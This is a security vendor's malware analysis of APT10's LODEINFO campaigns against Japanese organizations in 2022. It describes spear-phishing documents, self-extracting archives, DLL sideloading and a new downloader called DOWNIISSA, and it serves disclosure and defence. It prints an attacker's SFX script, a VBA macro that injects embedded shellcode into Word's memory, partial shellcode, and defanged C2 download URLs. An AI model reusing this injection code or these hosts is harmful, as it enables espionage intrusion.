APT10: Tracking down LODEINFO 2022, part I

By Suguru Ishimaru

Published: 2022-10-31 · Archived: 2026-04-05 14:26:00 UTC

Kaspersky has been tracking activities involving the LODEINFO malware family since 2019, looking for new modifications and thoroughly investigating any attacks utilizing those new variants. LODEINFO is sophisticated fileless malware first named in a blogpost from JPCERT/CC in February 2020. The malware was regularly modified and upgraded by the developers to target media, diplomatic, governmental and public sector organizations and think-tanks in Japan.

Japan is likely the main target of LODEINFO

Researchers continued tracking LODEINFO after that. JPCERT/CC and Macnica Networks shared additional updates on LODEINFO activities in a later publication. Kaspersky researchers also shared new findings during the HITCON 2021 conference, covering LODEINFO activities from 2019 to 2020, and revealing high-confidence attribution to APT10.

In March 2022, we observed a Microsoft Word file that was used as the infection vector in some attacks. In June of the same year, a SFX file was discovered targeting the Japanese government or related organizations using a


decoy file with Japanese content, as well as utilizing the name of a famous Japanese politician in the filename. A new downloader shellcode named DOWNIISSA that is used to deploy the LODEINFO backdoor was also observed.

The first part of this report will provide technical analysis of the new infection methods such as SFX files and DOWNIISSA along with our findings. The second part will provide technical analysis of the LODEINFO backdoor and the related shellcode for each version of the backdoor with the latest LODEINFO IoCs and related information discovered in 2022.

Customers of Kaspersky Threat Intelligence Service have access to additional private APT reports describing past LODEINFO activities.

Initial infection #1: VBA + DLL sideloading

During our investigation of the attacks in March 2022, we observed a spear-phishing email with a malicious attachment installing malware persistence modules, which consisted of a legitimate EXE file and a malicious DLL file loaded via the DLL sideloading technique. For example, the following section describes a malicious Microsoft Word file (MD5: da20ff8988198063b56680833c298113) that was uploaded to Virustotal. Once the target opens the malicious doc file, a message in Japanese is displayed (インターネットセキュリティ設定によると、ファイルを開くために、上の黄色のドキュメントバーの「編集を有効にする」と「コンテンツの有効化」をクリックしてください。*Translation: "According to your internet security settings, click "Enable Editing" and "Enable Content" on the yellow document bar above to open this file."*) to trick the victims into clicking "Enable Content" and enabling the embedded macro.



The message in Japanese to trick the target into clicking "Enable Content" and embedded VBA code

The embedded VBA code creates the folder C:\Users\Public\TMWJPA\ and drops a zip file named GFIUFR.zip (MD5: 89bd9cf51f8e01bc3b6ec025ed5775fc) in the same folder. The GFIUFR.zip contains two files named NRTOLF.exe and K7SysMn1.dll. NRTOLF.exe (MD5: 7f7d8c9c1b6735807aefb0841b78f389) is a digitally signed legitimate EXE file from the K7Security Suite software used for DLL sideloading. K7SysMn1.dll (MD5:

cb2fcd4fd44a7b98af37c6542b198f8d) is a malicious DLL sideloaded by NRTOLF.exe. The malicious DLL file contains a loader of the LODEINFO shellcode. This DLL is a known loader module of LODEINFO. It contains a one-byte XOR-encrypted LODEINFO shellcode internally identified by version 0.5.9. This infection method was also used by the threat actor in the previous attacks we investigated.


Apart from this, we discovered two more implants related to LODEINFO that were used in other infection methods in 2022.

Initial infection #2: SFX + DLL sideloading

One of the implants is a self-extracting archive (SFX) file in RAR format (MD5 76cdb7fe189845a0bc243969dba4e7a3) that was also uploaded to Virustotal. Similarly, the archive contains three files named 1.docx, K7SysMn1.dll and K7SysMon.exe, with the self-extracting script commands shown below. There is also a comment added by the malware author written in Japanese that can be translated as *"The following comment contains a self-extracting script command"*:

```
Comment = ;以下のコメントは自己解凍スクリプトコマンドを含んでいます(
Path=%temp%\
Setup=%temp%\1.docx
Setup=%temp%\K7SysMon.Exe
Silent=1
Overwrite=1
   Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  ------------------------
2022-06-14 03:47:04 ....A        11900         9181  1.docx
2021-08-18 18:58:58 ....A       342528       169345  K7SysMn1.dll
2022-04-19 09:44:45 ....A        91464        45247  K7SysMon.Exe
------------------- ----- ------------ ------------  ------------------------
2022-06-14 03:47:04              445892       223773  3 files
```

When a targeted user executes this SFX file, the archive drops other files to %temp% dir and opens 1.docx as a decoy containing just a few Japanese words such as 申込書 ("Application"), 名前 ("name") and メールアドレス ("email address"), as shown on the following screenshot.



Simple decoy document content from 1.docx

While showing the decoy file to the user, the archive script starts K7SysMon.exe, which loads the malicious DLL from K7SysMn1.dll (MD5: a8220a76c2fe3f505a7561c3adba5d4a) via DLL sideloading. The K7SysMn1.dll contains a BLOB with an obfuscated routine not observed in past activities. The embedded BLOB is divided into four-byte chunks, and each part is stored in one of the 50 randomly named export functions of the DLL binary. These export functions reconstruct the BLOB in an allocated buffer and then decode the LODEINFO shellcode using a one-byte XOR key.

Reassembling the payload BLOB from parts

The payload that is eventually deployed by this implant is the LODEINFO v0.6.3.

Initial infection #3: SFX + DLL sideloading + additional BLOB file

We also discovered another similar SFX file named <*masked*>[1]sns用動画 拡散のお願い.exe (*Translation: The spreading request for sns movie of* <*masked*>). The attackers exploited the name of a well-known Japanese politician. The embedded self-extracting script and files are very similar to the previous sample discussed in the Initial Infection #2 section of this article. However, this sample contains an additional file named K7SysMon.Exe.db. Previously observed loader modules had a BLOB with the encrypted shellcode embedded in the executable file, but in this sample K7SysMn1.dll does not contain the BLOB. Instead, the loader module reads the K7SysMon.Exe.db file as the encrypted BLOB and decrypts the shellcode, which is the LODEINFO v0.6.3 backdoor. The title of the SFX file, as well as the document content, displays a request to spread a video of the famous politician for SNS (Social Network Service). We believe this SFX file was spread via a spear-phishing email on June 29, 2022, based on the last archiving timestamp. The file name and the decoy document suggest the target was the Japanese ruling party or a related organization.

On July 4, 2022, another SFX file (MD5 edc27b958c36b3af5ebc3f775ce0bcc7) was discovered. The archived files, the payload and also the C2 address were very similar to the previous sample set. The only notable difference was the Japanese title of the decoy document: “取材のお願い” *(“Request for coverage”)*. We think this SFX file was probably used to target Japanese media companies.

Initial infection #4: VBA + undiscovered downloader shellcode DOWNIISSA

Back in August 2020, we discovered a fileless downloader shellcode dubbed DOWNJPIT, a variant of the LODEINFO malware, and gave a presentation on it at HITCON 2021. In June 2022, we found another fileless downloader shellcode delivered by a password-protected Microsoft Word file. The filename is 日米同盟の抑止力及び対処力の強化.doc (“Enhancing the deterrence and coping power of the Japan-US alliance.doc”). The document file contains malicious macro code that is completely different from previously investigated samples. Once opened, the doc file shows a Japanese message to enable the following VBA code.

```
Const MEM_COMMIT = &H1000
Const PAGE_EXECUTE_READWRITE = &H40

Private Sub ExecuteShellCode()
    Dim sShellCode As String
    Dim lpMemory As LongPtr
    Dim lResult As LongPtr

    sShellCode = ShellCode()
    lpMemory = VirtualAlloc(0&, Len(sShellCode), MEM_COMMIT, PAGE_EXECUTE_READWRITE)
    lResult = WriteProcessMemory(-1&, lpMemory, sShellCode, Len(sShellCode), 0&)
    lResult = CreateThread(0&, 0&, lpMemory, 0&, 0&, 0&)
End Sub

Private Function ShellCode1() As String
    Dim sShellCode As String

    sShellCode = ""
    sShellCode = sShellCode + "6aABAABIg+wITIvJRYXAdBRIiTwkQYvISA++wkmL+fOqSIs8JEmLwUiDxAjDzMzMzMzMzMxIiVwkEEiJ"
    sShellCode = sShellCode + "dCQgTIlEJBhXQVRBVUFWQVdIg+wgZUiLBCVgAAAARIv6RIvpSIlsJFBMi0gYTYthIE2L9A8fRAAASYt+"
[[…SKIPPED…]]
    sShellCode = sShellCode + "QYP8Ag+C7/z//4uFCAEAAOnE/P//M9JBuACAAABJi8//002LxbrOeFAMueY6dy7oRfj////QTIu8JLgB"
    sShellCode = sShellCode + "AABMi7QkwAEAAEiLtCTIAQAAM8BIgcTQAQAAQV1BXF9bXcMA="

    ShellCode1 = sShellCode
End Function

Private Function ShellCode() As String
    Dim sShellCode As String

    sShellCode = Chr(&HEB) + Chr(&H3A) + Chr(&H31) + Chr(&HD2) + Chr(&H80) + Chr(&H3B) + Chr(&H2B) + Chr(&H75) +
Chr(&H4) + Chr(&HB2) + Chr(&H3E) + Chr(&HEB) + Chr(&H26) + Chr(&H80) + Chr(&H3B) + Chr(&H2F)
    sShellCode = sShellCode + Chr(&H75) + Chr(&H4) + Chr(&HB2) + Chr(&H3F) + Chr(&HEB) + Chr(&H1D) + Chr(&H80) +
Chr(&H3B) + Chr(&H39) + Chr(&H77) + Chr(&H7) + Chr(&H8A) + Chr(&H13) + Chr(&H80) + Chr(&HEA) + Chr(&HFC)
[[…SKIPPED…]]
    sShellCode = sShellCode + Chr(&HFF) + Chr(&H86) + Chr(&HC4) + Chr(&HC1) + Chr(&HC0) + Chr(&H10) + Chr(&H86) +
Chr(&HC4) + Chr(&HC1) + Chr(&HC8) + Chr(&H8) + Chr(&H89) + Chr(&H1) + Chr(&H48) + Chr(&H83) + Chr(&HC1)
    sShellCode = sShellCode + Chr(&H3) + Chr(&HEB) + Chr(&HD3)
    sShellCode = sShellCode + ShellCode1()
```

Injects shellcode in the winword.exe


Malicious VBA code inside MS Word file found in June 2022

Unlike past samples, such as the one described in the Initial Infection #1 section of this article, where the malicious VBA macro was used to drop different components of the DLL sideloading technique, in this case the malicious macro code injects and loads an embedded shellcode in the memory of the WINWORD.exe process directly. This implant was not present in past activities and the shellcode is also a newly discovered multi-stage downloader shellcode for LODEINFO v0.6.5.

This downloader shellcode was completely different from the DOWNJPIT variant. The new downloader shellcode has two URLs inside:


- http://172.104.112[.]218/11554.htm
- http://www.dvdsesso[.]com/11554.htm

We named this new downloader DOWNIISSA, where IISSA is a string derived from 11554 in the file names found in the URLs. The following diagram shows the complicated infection flow from the malicious document file to the final payload downloaded by DOWNIISSA.




LODEINFO infection process via DOWNIISSA

As mentioned earlier, the embedded macro generates the DOWNIISSA shellcode and injects it in the current process (WINWORD.exe). The main downloader code is base64-encoded and placed at the beginning of the DOWNIISSA shellcode, which gets decoded and patched by the shellcode itself.



DOWNIISSA base64 decode and self-patch

After it has been decoded, some important strings are found with a one-byte XOR encryption. For example, the two C2 destination addresses are decrypted in the following code.



XORed C2 destinations embedded in the main function of DOWNIISSA shellcode

DOWNIISSA uses the URLDownloadToFileA() API function to download the BLOB from the URL addresses and drop it as %TEMP%/${temp}.tmp. Then it reads the file into allocated memory in the current process and deletes the downloaded temp file immediately. We confirmed that both URLs served the same binary data that was XORed with the one-byte XOR key stored at the end of the BLOB itself. After XOR decryption, the LODEINFO backdoor shellcode v0.6.5 was found. For the final stage of the infection, DOWNIISSA creates an instance of msiexec.exe and injects the LODEINFO backdoor shellcode in the memory of the process.

This new infection flow involving the DOWNIISSA shellcode has not been seen in previous activities using LODEINFO and is a new TTP in 2022.

Apart from the 11554.htm file found in this sample, we also discovered files with other names such as 3390.htm, 5246.htm and 16412.htm, hosted on the same C2 servers in July 2022. 3390.htm (MD5: 0fcf90fe2f5165286814ab858d6d4f2a) and 11554.htm (MD5: f7de43a56bbb271f045851b77656d6bd) were one-byte XORed LODEINFO v0.6.5 shellcodes downloaded via DOWNIISSA malware. The XOR key for each sample was found at the end of the file. The 5246.htm (MD5: 6780d9241ad4d8de6e78d936fbf5a922) and 16412.htm (MD5: 15b80c5e86b8fd08440fe1a9ca9706c9) files are one-byte XORed unique data structures. The data structure found in the 5246.htm file is shown below:

Offset	Data example	Descriptions
0x000000	265715	Memory allocation size (probably)

0x000004	265712	The size of this data structure without memory allocation size and data size
0x000008	3	Number of embedded files
0x000009	91464	Data size of embedded file1
0x00000D	13	Filename size of embedded file1
0x00000E	‘K7SysMon.Exe’,0	Filename of file1
0x00001B	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 [SKIPPED]	The legitimate EXE file for DLL sideloading
0x016563	57856	Data size of embedded file2
0x016567	13	Filename size of embedded file2
0x016568	‘K7SysMn1.dll’,0	Filename of file2
0x016575	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 [SKIPPED]	Malicious DLL file that is the loading module of LODEINFO without embedded BLOB
0x024775	116335	Data size of embedded file3
0x024779	16	Filename size of embedded file3
0x02477A	‘K7SysMon.Exe.db’,0	Filename of file3
0x02478A	73 3A 3C 9B 9A CF 11 76 11 DF 8A 1F 5A EF 9F 11 DF 92 C7 59 CC 11 EF 96 CD 11 E7 92 A1 64 EC BF [SKIPPED]	A byte XORed BLOB is read by the loading module to infect LODEINFO v0.6.5. The key is at the end of the data

This data structure contains the names of three files: K7SysMon.exe, K7SysMn1.dll (MD5: c5bdf14982543b71fb419df3b43fbf07) and K7SysMon.exe.db (MD5: c9d724c2c5ae9653045396deaf7e3417).

This suggests that an undiscovered downloader module downloads 5246.htm from the C2 to assist with the installation of some embedded files on the victim's machine.

Conclusions

LODEINFO was first discovered in 2019. LODEINFO and its infection methods have been constantly updated and improved to become a more sophisticated cyber-espionage tool while targeting organizations in Japan. The LODEINFO implants and loader modules were also continuously updated to evade security products and complicate manual analysis by security researchers.

These modifications may serve as a confirmation that the threat actors track publications by security researchers and learn how to update their TTPs and improve their malware. In fact, we haven't detected any activities involving the LILIMRAT and the DOWNJPIT malware from this threat actor since publishing our investigation results at HITCON 2021. We believe this cat-and-mouse game will continue in the future.

To be continued in Part II…

[1] Personal name of Japanese politician was masked to protect their identity.
